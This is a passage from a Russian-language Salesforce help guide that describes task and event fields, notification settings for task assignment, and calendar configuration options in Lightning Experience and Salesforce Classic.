Создать последовательность задач	Данный флажок позволяет настраивать последовательность повторяющихся задач. Активация данного параметра инициирует выключение поля «Крайний срок», так как каждый экземпляр задачи в последовательности использует другой крайний срок.
Создано	Данное поле определяет пользователя, создавшего задачу, а также дату и время создания. Только для чтения.
Подразделение	Данное поле определяет подразделение, которому принадлежит задача. Значение данного поля наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при наличии). В противном случае задача принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных.
Крайний срок	Данное поле определяет дату, до которой задача должна быть выполнена.
Электронная почта	Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.
Последнее изменение сделано	Данное поле содержит имя пользователя, который изменял задачу последним, а также дату и время изменения. Это поле доступно только для чтения.
Имя	Данное поле содержит имя связанного контакта или интереса. При использовании в организации функции «Общедоступные действия» неповторяющаяся задача может быть связана с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с задачей может повлиять на организацию Salesforce, связанную с задачей. См. поле «Связано с».
Тел.	Данное поле содержит номер телефона связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.
Приоритет	Данное поле определяет срочность задачи (например, низкая, средняя или высокая). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.
Общедоступные	Прим.: До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания».

Поле	Описание
	Выбор данного поля определяет доступность выполненной задачи на портале самообслуживания. Прим.: Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме. При использовании сообществ значение данного поля определяет доступность задачи внешним пользователям в сообществах. Задача, принадлежащая внешнему пользователю, видна данному пользователю в сообществе независимо от того, является ли она общедоступной. Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.
Связано с	В данном поле указывается запись, связанная с задачей (например, организация или возможность). Данное поле доступно только при связывании задачи с контактом, но недоступно при связывании задачи с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связана задача. При связывании задачи с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации задачи. • При связывании задачи с возможностью, контрактом или настраиваемым объектом, принадлежащим организации, система Salesforce использует организацию данного объекта в качестве организации задачи. • Предположим, что пользователь связывает задачу с другим объектом и контактом. система Salesforce использует в качестве организации задачи организацию основного контакта. • При пропуске поля «Связано с» система Salesforce не связывает организацию с задачей.
Статус	Данное поле содержит текущий статус задачи (например, неначатая или завершенная). Значения данного раскрывающегося списка могут быть настроены администратором Salesforce.
Тема	Данное поле содержит тему задачи.
Тип записи задачи	Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи.

Поле	Описание
	Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Тип	Данное поле определяет тип задачи (например, сообщение эл. почты или встреча). Длина значений раскрывающегося списка ограничена 40 символами.

Рекомендации по закрытию и повторному открытию задач

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Приложение Salesforce Classic отличается от Lightning Experience и Salesforce1 способом обработки правил проверки задач.

- Lightning Experience — предположим, пользователь создал правило проверки задач; например, пользователи должны оставлять комментарии перед закрытием задачи. При наличии нескольких статусов задач «Закрыто» пользователи должны выбирать статус при повторном открытии или закрытии задачи. Если установлено несколько статусов задач «Открыто» и пользователь повторно открывает задачу, Lightning Experience запоминает последний статус «Открыто».
- Salesforce Classic — предположим, пользователь создал правило проверки для закрытия задачи; например, пользователи уполномочены оставлять комментарии. Пользователь должен открыть страницу сведений о задаче и отредактировать ее прежде, чем закрыть. Аналогично, если имеется несколько настроенных статусов задач «Открыто», пользователь должен отредактировать задачу, чтобы выбрать статус при ее повторном открытии.

Рекомендации по включению возможности контроля пользователями электронных уведомлений о назначении задач

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

При включении параметра **«Разрешить пользователям контроль над уведомлениями о назначении задач»** в меню «Настройки действий» личные параметры пользователей дополняются флажком **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»**. Параметр и флажок включены по умолчанию. Активация и выключение настройки влияет на пользователей по-разному. Прежде чем включить поддержку организации Salesforce, предотвратите получение избыточных уведомлений по электронной почте путем отключения настройки. Вы можете повторно активировать ее после включения поддержки.

Табл. 42: Последствия включения и выключения функции в меню «Настройка»

Тип пользователя	Что происходит при включении функции	Что происходит при отключении функции
Пользователи приложения Salesforce1, включая пользователей сообществ	Флажок **«При назначении пользователю задачи»** (**«Мои параметры»** > **«Уведомления»**) отображается.	Флажок **«При назначении пользователю задачи»** (**«Мои параметры»** > **«Уведомления»**) не отображается.
Пользователи Lightning Experience	В приложении Lightning Experience флажок**«Уведомлять меня по**	Ни один пользователь не получает уведомления по электронной почте,

Тип пользователя	Что происходит при включении функции	Что происходит при отключении функции
	электронной почте, если кто-то назначает мне задачу» не отображается. Однако пользователи, включившие этот параметр в приложении Salesforce Classic, будут получать уведомления по электронной почте.	когда другой пользователь назначит задачу.
Пользователи Salesforce Classic, в том числе пользователи сообществ	• Флажки **«Отправить электронное уведомление»** и **«Выбрать в качестве параметра по умолчанию»** на странице создания задачи не отображаются. • Флажок **«Уведомлять меня по эл. почте, если кто-то назначает мне задачу»** на странице «Напоминания и сигналы» в личных параметрах пользователя отображается и устанавливается по умолчанию.	• Флажки **«Отправить электронное уведомление»** и **«Выбрать в качестве параметра по умолчанию»** на странице создания задачи отображаются, а электронные уведомления отправляются пользователям в зависимости от установленных флажков. • Флажок **«Уведомлять меня по электронной почте, если кто-то назначает мне задачу»** не отображается.
Пользователи партнерского портала	• Флажки **«Отправить электронное уведомление»** и **«Выбрать в качестве параметра по умолчанию»** на странице создания задачи не отображаются. • Электронные уведомления отправляются при каждом назначении задачи пользователю (партнерские порталы не поддерживают страницу параметров для администраторов или пользователей).	Флажки **«Отправить электронное уведомление»** и **«Выбрать в качестве параметра по умолчанию»** на странице создания задачи отображаются, а электронные уведомления отправляются пользователям в зависимости от установленных флажков.
Пользователи, которым назначаются задачи, созданные бизнес-правилами	• Флажок **«Уведомить назначенного»** на странице создания задачи не отображается. • Если администратор Salesforce установил флажок **«Уведомить назначенного»** до выпуска Winter '15, те, кому назначены задачи, не будут получать уведомления, если они снимут флажок с данного параметра.	Электронные уведомления отправляются назначенным за задачи в соответствии с заданными бизнес-правилами.

Тип пользователя	Что происходит при включении функции	Что происходит при отключении функции
Пользователи, которым задачи назначаются с помощью API-интерфейса	Используйте API-интерфейс для настройки значения `triggerUserEmail`. Значение по умолчанию — false. • Если значение `triggerUserEmail` является true, то уведомления отправляются согласно параметрам отдельных пользователей. • Если значение `triggerUserEmail` является ложным, то электронные уведомления не отправляются при назначении задачи.	• Если значение `triggerUserEmail` — true, то при назначении задач электронные уведомления отправляются всем пользователям. • Если значение `triggerUserEmail` — false, то при назначении задачи электронные уведомления не отправляются.
Пользователи, которым назначаются задачи посредством Apex	Уведомления, отправляемые посредством Apex, отправляются в контексте заголовка запроса.	Если значение заголовка запроса поддерживает отправку электронных уведомлений, то при назначении задач электронные уведомления отправляются пользователям. Apex выполняет последовательную обработку заголовка — от первой строки до последней. Если оператор заголовка запроса определяет необходимость отправки уведомления о задаче, то электронное уведомление отправляется независимо от операторов, отображаемых в заголовке позже.

СМ. ТАКЖЕ:

Напоминания о действиях в Salesforce Classic

Включение возможности контроля пользователями электронных уведомлений для задач

Настройка задач для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления рабочими процессами. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

1. Включение возможности контроля пользователями электронных уведомлений для задач
   Отображение параметра, позволяющего пользователям определять необходимость получения электронного уведомления при назначении задачи.
2. Включить повторяющиеся задачи
   Разрешите пользователям создание повторяющихся задач. При выключении данного параметра пользователи могут редактировать интервалы текущих повторяющихся задач, но не могут создавать дополнительные повторяющиеся задачи.
3. Включить задачи группы в Salesforce1
   Разрешите пользователям пакетное назначение независимых копий новой задачи.
4. Включение упрощенной формы задачи в приложении Salesforce1
   Показ страницы новой задачи, в начале которой расположены ключевые поля.
5. Настройка полей, отображаемых в заданиях на временной шкале действий
   Чтобы настроить отображение и порядок полей для элементов в списке задач, создайте и настройте компактный макет для задач.
6. Настройка действий для списка задач
   Для настройки кнопок, появляющихся рядом со списками задач, например кнопок на вкладке «Задачи», обновите макет страницы задач.

СМ. ТАКЖЕ:

Параметры настройки для событий и календарей

Добавление кнопок «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача» в компоновщик действий.

Задачи

Рекомендации по использованию задач

Включение возможности контроля пользователями электронных уведомлений для задач

Отображение параметра, позволяющего пользователям определять необходимость получения электронного уведомления при назначении задачи.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите **Разрешить пользователям контроль над уведомлениями о назначении задач**.
3. Нажмите кнопку **«Отправить»**.

СМ. ТАКЖЕ:

Рекомендации по включению возможности контроля пользователями электронных уведомлений о назначении задач

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения электронных уведомлений для задач:

- «Настройка приложения» и «Изменение всех данных»

Включить повторяющиеся задачи

Разрешите пользователям создание повторяющихся задач. При выключении данного параметра пользователи могут редактировать интервалы текущих повторяющихся задач, но не могут создавать дополнительные повторяющиеся задачи.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите **Включить создание повторяющихся задач**.
3. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения повторяющихся задач:

- «Настройка приложения» и «Изменение всех данных»

Включить задачи группы в Salesforce1

Разрешите пользователям пакетное назначение независимых копий новой задачи.

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите **«Включить задачи группы»**.
3. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения групповых задач:

- «Настройка приложения» и «Изменение всех данных»

Включение упрощенной формы задачи в приложении Salesforce1

Показ страницы новой задачи, в начале которой расположены ключевые поля.

1. Введите строку «*Параметры действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Выберите **«Включить задачи группы»**.
3. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения упрощенных задач в приложении Salesforce1:

- «Настройка приложения» и «Изменение всех данных»

Настройка полей, отображаемых в заданиях на временной шкале действий

Чтобы настроить отображение и порядок полей для элементов в списке задач, создайте и настройте компактный макет для задач.

1. В меню настройки в верхней части страницы выберите **Диспетчер объектов**.
2. Нажмите кнопку **«Задача»**.
3. Щелкните **«Компактные макеты»**.
4. Нажмите кнопку **«Создать»**. Если вы уже создали пользовательский компактный макет для задач, выберите его.
5. Если вы создаете новый компактный макет, введите имя и ярлык для него.
6. Выберите поля задачи, которые вы хотите отобразить на временной шкале действий.
7. Нажмите кнопку **«Сохранить»**.
8. Нажмите кнопку **«Назначение компактного макета»**.
9. Щелкните **«Редактировать назначение»**.
10. Выберите новый или обновленный макет.
11. Нажмите кнопку **«Сохранить»**.

Нажав **«Развернуть все»** на временной шкале действий, вы увидите выбранные поля задачи. Некоторые полей нельзя удалить из макета, потому что они содержат важную информацию о задаче, включая поля темы, статуса и даты.

ВЕРСИИ

Доступно в Lightning Experience.

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить поля, отображаемых в задачах:

- «Настройка приложения» и «Изменение всех данных»

Настройка действий для списка задач

Для настройки кнопок, появляющихся рядом со списками задач, например кнопок на вкладке «Задачи», обновите макет страницы задач.

1. Просмотрите макет страницы для задач.
2. Перетащите кнопки в разделы Salesforce1 и Lightning Experience Actions.
3. Нажмите кнопку **«Сохранить»**.

События и календари

Используйте Salesforce для отслеживания встреч с существующими и потенциальными клиентами и коллегами. Получайте доступ к связанным записям событий, лентам, файлам, контрактам и т. д. Кроме того, события можно отслеживать посредством отчетов.

ВЕРСИИ

Доступно в версиях Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки действий задачи:

- «Настройка приложения» и «Изменение всех данных»

Параметры настройки для событий и календарей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

Поля событий

Записи событий содержат стандартные поля для отслеживания и регистрации сведений о событиях.

Управление событиями

В Salesforce события представляют собой мощный инструмент для отслеживания отношений с клиентами и заключения сделок. Вы можете привязать события к коммерческим возможностям, интересам, организациям и контактам. Отслеживайте их по записям, в календаре и в отчетах.

Использование календарей для отслеживания и визуализации дат в объектах Salesforce в Lightning Experience

Нужен удобный визуальный способ отслеживания предстоящих или текущих кампаний? Обращений по поддержке? Событий в розничных магазинах? Сроков закрытия возможностей? Создайте календарь из стандартного или настраиваемого объекта: выберите поле типа «дата», которое представляет собой отслеживаемую дату, и календарь отобразит дату в этом поле в качестве элемента календаря. Большинство календарей можно настроить с помощью спискового представления. Мы привели несколько популярных примеров. Можно скрыть, отобразить, отредактировать или удалить календари. При создании календарей учитывайте рекомендации.

Общий календарь в Salesforce Classic

Предоставление доступа другим для просмотра или редактирования календаря в Salesforce Classic или просмотр календаря, который вы используете совместно с коллегой.

Представления календаря

Представления календаря отображают события в системе Salesforce.

Рекомендации по использованию событий и календарей

Система Salesforce всегда отображает дату и время события в часовом поясе, выбранном на странице «Мои параметры». Работа со встречами и функцией планирования в Lightning Experience отличается от Salesforce Classic.

Приглашения и планирование в Salesforce Classic

Salesforce Classic позволяет отправлять и принимать приглашения на встречи, а также использовать Cloud Scheduler для определения времени проведения встречи. При необходимости пользователи могут создавать встречи Microsoft® Outlook® для событий Salesforce.

Помощь в управлении событиями и календарями для торговых представителей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

СМ. ТАКЖЕ:

Действия

Задачи

Параметры настройки для событий и календарей

Оптимизируйте порядок, используемый торговыми представителями для управления встречами и функцией планирования. Параметры, поддерживаемые Lightning Experience, Salesforce Classic и приложением Salesforce1, различаются.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
Разрешить многодневные события.	Разрешите пользователям создание событий длительностью более одного дня (24 часа).	В меню «Настройка» введите строку *«Параметры действий»* в поле «Быстрый поиск» и установите флажок **«Включить многодневные события»**.	✔	✔	✔
Разрешить повторяющиеся события.	Разрешите пользователям создание повторяющихся событий. При выключении данного параметра пользователи могут редактировать интервалы текущих повторяющихся	В меню «Настройка» введите строку *«Параметры действий»* в поле «Быстрый поиск» и установите флажок **«Включить создание повторяющихся событий»**.		✔	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
	событий, но не могут создавать повторяющиеся события.				
Разрешить всплывающие ссылки в календаре вкладки «Начальная страница».	Разрешите отображение сведений о событии при наведении указателя мыши на нужное событие.	В меню «Настройка» введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок **«Включить всплывающие ссылки начальной страницы для событий»**.		✔	
Разрешить редактирование календаря с помощью перетаскивания.	Разрешите пользователям повторное планирование событий в представлении календаря «Просмотр дня» или «Просмотр недели» путем перетаскивания.	В меню «Настройка» введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок **«Включить редактирование с помощью перетаскивания для представлений календаря»**.		✔	
Разрешить пользователям создание событий путем выбора области календаря.	Разрешите пользователям создание событий путем выбора временной области календаря.	В меню «Настройка» введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок		✔	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
		«Включить быстрое создание событий для представлений календаря».			
Разрешить планирование с помощью перетаскивания для списковых представлений.	Разрешите пользователям планирование событий путем перетаскивания контакта или интереса в календарь (данная возможность поддерживается списковыми представлениями контактов и интересов). При необходимости настройте макет мини-страницы для области наложения, предназначенной для ввода сведений о событии.	В меню «Настройка» введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок **«Разрешить планирование с помощью перетаскивания для списковых представлений»**. См. также раздел «Общие сведения о макетах страниц и параметрах безопасности поля».		✔	
Включить значок календаря на боковой панели.	Включить отображение ссылки ( ) на последнее просмотренное представление календаря над компонентом боковой панели «Недавние элементы».	В меню «Настройка» введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок **«Включить значок календаря на боковой панели»**.		✔	
Включить всплывающие	Разрешите отображение	В меню «Настройка»		✔	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
ссылки для списка «Мои задачи».	сведений о задаче во всплывающем окне на вкладке «Начальная страница» при наведении указателя мыши на нужную задачу.	введите строку *«Интерфейс пользователя»* в поле «Быстрый поиск» и установите флажок **«Включить всплывающие ссылки для списка "Мои задачи"»**.			
Показать сведения о событии в представлении многопользовательского календаря.	Разрешите экранное отображение сведений о событии в представлениях календаря «Просмотр дня», «Просмотр недели» и «Просмотр месяца» для всех пользователей. Включение данного параметра не инициирует переопределение общего доступа к календарю.	В меню «Настройка» введите строку *«Параметры действий»* в поле «Быстрый поиск» и установите флажок **«Показать сведения о событии в представлении многопользовательского календаря»**.		✔	
Создать общедоступные календари и календари ресурсов.	Создайте календари для управления действиями группы (например, маркетинговые мероприятия, выпуски продукта, занятия и отпуска) или общедоступными ресурсами	См. раздел «Создание и управление общедоступным календарем или календарем ресурсов в Salesforce Classic» на странице 2611.		✔	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
	(например, конференц-зал).				
Настроить запросы на проведение встречи (Cloud Scheduler).	Разрешите отображение кнопки, позволяющей отправлять клиентам запросы на проведение встреч, в связанном списке «Открытые действия» для контактов, интересов и организаций-лиц.	См. раздел «Настройка приложения Cloud Scheduler в Salesforce Classic» на странице 2612.		✓	
Показывать запросы на проведение встречи Cloud Scheduler на вкладке «Начальная страница».	Разрешите отображение вложенной вкладки «Запрошенные встречи» в календаре на вкладке «Начальная страница». Данная вложенная вкладка содержит запрошенные пользователем встречи, которые не подтверждены.	В меню «Настройка» введите строку *«Параметры действий»* в поле «Быстрый поиск» и установите флажок **«Показывать запрошенные встречи в разделе "Календарь" вкладки "Начальная страница"»**.		✓	
Показывать настраиваемый логотип в запросах на проведение встречи Cloud Scheduler.	Включить отображение настраиваемого логотипа в сообщениях эл. почты (например, запросы на проведение встречи). Логотип отображается приглашенным	В меню «Настройка» введите строку *«Параметры действий»* в поле «Быстрый поиск» и установите флажок **«Показывать настраиваемый**		✓	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
	при отправке приглашения на событие или запроса на проведение встречи.	**логотип в запросах на проведение встречи»**.			
Просмотр, приглашение и управление приглашенными на мероприятие.	Позволяет пользователям просматривать, приглашать или управлять приглашенными на свои мероприятия в Salesforce Classic.	Приглашенные не требуют установки.		✔	

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
Просмотр, приглашение или управление посетителями мероприятий.	Позволяет пользователям просматривать, приглашать или управлять посетителями мероприятий в Lightning Experience или Salesforce1.	Администраторы и пользователи Salesforce должны выполнить несколько условий для просмотра и редактирования посетителей мероприятий из Lightning Experience или Salesforce1. • Администраторы должны настроить Lightning Sync с использованием OAuth 2.0 с направлением синхронизации «Синхронизировать в обоих направлениях», чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®. • Администраторы должны добавить поле «Участники» в макет страницы «Событие» или макет быстрых действий для событий. • Пользователи должны создать или отредактировать события в Lightning	✓		✓

Параметр или функция	Описание	Настройка и справка	Lightning Experience.	Salesforce Classic	Salesforce1
		Experience или Salesforce1. Выбор параметра «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Для получения дополнительных сведений см. раздел Рекомендации по использованию мероприятий и календарей в Salesforce Classic.			

СМ. ТАКЖЕ:

Настройка задач для торговых представителей

Добавление кнопок «Отправить сообщение», «Записать вызов в журнал», «Новое событие» и «Новая задача» в компоновщик действий.

Рекомендации по синхронизации событий, переносимых из Microsoft® или Google в Salesforce

Поля событий

Записи событий содержат стандартные поля для отслеживания и регистрации сведений о событиях.

Поля событий в Lightning Experience

В Lightning Experience доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

Поля событий в Salesforce Classic

В Salesforce Classic доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

Поля событий в Lightning Experience

В Lightning Experience доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **все** версии, кроме **Personal Edition** и **Contact Manager Edition**.

Поле	Описание
Валюта действия	Данное поле определяет стандартную валюту для всех полей валюты в действии. Суммы отображаются в валюте действия. Суммы также конвертируются в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Событие на весь день	Установив этот флажок, пользователь указывает, что событие продолжается в течение всего дня.
Назначено	Данное поле определяет назначенного ответственного за событие. По умолчанию событие назначается автору. Поле «Назначено» на странице сведений о событии или в списковом представлении отображает автора события. Но в случае если приглашенный пользователь просматривает отчет по действиям с контактами, поле Назначено указывает просматривающего пользователя в качестве приглашенного. Данное поле не поддерживается версией Personal Edition.
Создано	Данное поле определяет пользователя, создавшего событие, а также дату и время создания. Только для чтения.
Дата	Данное поле определяет запланированную дату события. Данное поле не отображается при использовании многодневных событий.
Описание	Описание события. Ограничение на объем данных составляет 32 КБ.
Подразделение	Данное поле определяет подразделение, которому принадлежит действие. Значение данного поля наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при наличии). В противном случае, действие

Поле	Описание
	принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных.
Duration	Данное поле отображает длину события, продолжающегося менее одного дня (в часах и минутах). Данное поле не отображается при использовании многодневных событий.
Электронная почта	Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.
Окончание	Данное поле определяет запланированную дату и время окончания события. Данное поле отображается только при использовании многодневных событий.
Тип записи события	Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Последнее изменение сделано	Данное поле содержит имя пользователя, который изменял событие последним, а также дату и время изменения. Только для чтения.
Имя	Данное поле содержит имя связанного контакта или интереса. При использовании функции «Общедоступные действия» неповторяющееся событие может быть связано с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с событием может повлиять на организацию Salesforce, связанную с событием. См. поле «Связано с».
Расположение	Данное поле определяет расположение события.
Тел.	Данное поле содержит номер телефона связанного контакта или интереса. Данное поле заполняется значением из связанной записи контакта или интереса.
Личный	Данное поле определяет доступность сведений о событии другим пользователям при просмотре календаря ответственного за событие. Сведения о личных событиях можно просмотреть в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех данных». Экспортированные файлы данных всегда содержат личные события. События с приглашенными и события, добавленные или измененные в календаре другого пользователя, не могут быть личными. Личные события не могут быть связаны с другими записями.

Поле	Описание
«Общедоступный»	Прим.: До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания». Этот флажок позволяет пользователям определять видимость прошедшего события на портале самообслуживания. Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме. При использовании сообществ значение данного поля определяет видимость события для внешних пользователей в сообществах. Событие, принадлежащее внешнему пользователю, отображается данному пользователю в сообществе, даже если это событие не является общедоступным. Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.
Связано с	Данное поле определяет запись для связанного объекта (например, организация, возможность или настраиваемый объект). Это поле доступно, только если событие связано с контактом, а не с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связано событие. При связывании события с объектом, отличным от организации, система Salesforce использует порядок ниже для определения организации события. • При связывании события с возможностью, контрактом или настраиваемым объектом, принадлежащим организации, Salesforce использует учетную запись этого объекта в качестве учетной записи события. • При связывании события с другим объектом и контактом Salesforce использует учетную запись основного контакта в качестве учетной записи события. • При пропуске поля «Связано с» система Salesforce не связывает организацию с событием.
Показывать время как	Определяет отображение события при просмотре календаря другими пользователями: «Занят», «Нет на рабочем месте» или «Свободен».

Поле	Описание
Начало	Запланированная дата и время начала события. Данное поле отображается только при использовании многодневных событий.
Тема	Содержит тему события.
Time	Данное поле определяет время начала запланированного события. Данное поле не отображается при использовании многодневных событий.
Тип	Данное поле определяет тип события, например, сообщение эл. почты или встреча. Длина значений раскрывающегося списка ограничена 40 символами.

Поля событий в Salesforce Classic

В Salesforce Classic доступны следующие стандартные поля для отслеживания и регистрации сведений о событиях.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии.

События с приглашенными недоступны в версии: **Personal Edition**.

Поле	Описание
Валюта действия	Данное поле определяет стандартную валюту для всех полей валюты в действии. Суммы отображаются в валюте действия. Суммы также конвертируются в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.
Событие на весь день	Установив этот флажок, пользователь указывает, что событие продолжается в течение всего дня.
Назначено	Данное поле определяет назначенного ответственного за событие. По умолчанию событие назначается автору. Поле «Назначено» на странице сведений о событии или в списковом представлении отображает автора события. Но в случае если приглашенный пользователь просматривает отчет по действиям с контактами, поле Назначено указывает просматривающего пользователя в качестве приглашенного. Данное поле не поддерживается версией Personal Edition.

Поле	Описание
Создать последовательность событий	Данный флажок позволяет настраивать последовательность повторяющихся событий.
Создано	Данное поле определяет пользователя, создавшего событие, а также дату и время создания. Только для чтения.
Дата	Данное поле определяет запланированную дату события. Данное поле не отображается при использовании многодневных событий.
Описание	Данное поле содержит описание события. Данное поле содержит не более 32 Кб данных.
Подразделение	Данное поле определяет подразделение, которому принадлежит действие. Значение данного поля автоматически наследуется от связанной записи организации, интереса, обращения или настраиваемого объекта (при ее наличии). В противном случае, действие принадлежит глобальному подразделению. Данное поле доступно только организациям, использующим подразделения для сегментирования данных.
Duration	Данное поле отображает длину события, продолжающегося менее одного дня (в часах и минутах). Данное поле не отображается при использовании многодневных событий.
Электронная почта	Данное поле содержит адрес эл. почты связанного контакта или интереса. Данное поле автоматически заполняется значением из связанной записи контакта или интереса.
Окончание	Данное поле определяет запланированную дату и время окончания события. Данное поле отображается только при использовании многодневных событий.
Тип записи события	Данное поле содержит имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях: Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.
Последнее изменение сделано	Данное поле содержит имя пользователя, который изменял событие последним, а также дату и время изменения. Только для чтения.
Имя	Данное поле содержит имя связанного контакта или интереса. При использовании функции «Общедоступные действия» неповторяющееся событие может быть связано с 50 контактами. Данное поле отображается пользователям только при наличии полномочия «Чтение» для контактов и интересов. Связывание контакта с событием может повлиять на организацию Salesforce, связанную с событием. См. поле «Связано с».

Поле	Описание
Расположение	Данное поле определяет расположение события.
Тел.	Данное поле содержит номер телефона связанного контакта или интереса. Данное поле автоматически заполняется значением из связанной записи контакта или интереса.
Личный	Данное поле определяет доступность сведений о событии другим пользователям при просмотре календаря ответственного за событие. Сведения о личных событиях могут быть просмотрены в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех данных». Экспортированные файлы данных всегда содержат личные события. События с приглашенными и события, добавленные или измененные в календаре другого пользователя, не могут быть личными. Личные события не могут быть связаны с другими записями.
«Общедоступный»	Прим.: До выпуска Summer'13 данное поле называлось «Отображается на портале самообслуживания». Этот флажок определяет видимость прошедшего события на портале самообслуживания. Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме. При использовании сообществ значение данного поля определяет видимость события для внешних пользователей в сообществах. Событие, принадлежащее внешнему пользователю, отображается данному пользователю в сообществе, даже если это событие не является общедоступным. Данное поле не отображается по умолчанию. Администратор Salesforce может сделать его видимым.
Связано с	Данное поле определяет запись для связанного объекта (например, организация, возможность или настраиваемый объект). Это поле доступно, только если событие связано с контактом, а не с интересом. Данная запись отображается пользователям только при наличии полномочия «Чтение» для типа записи, с которой связано событие.

Поле	Описание
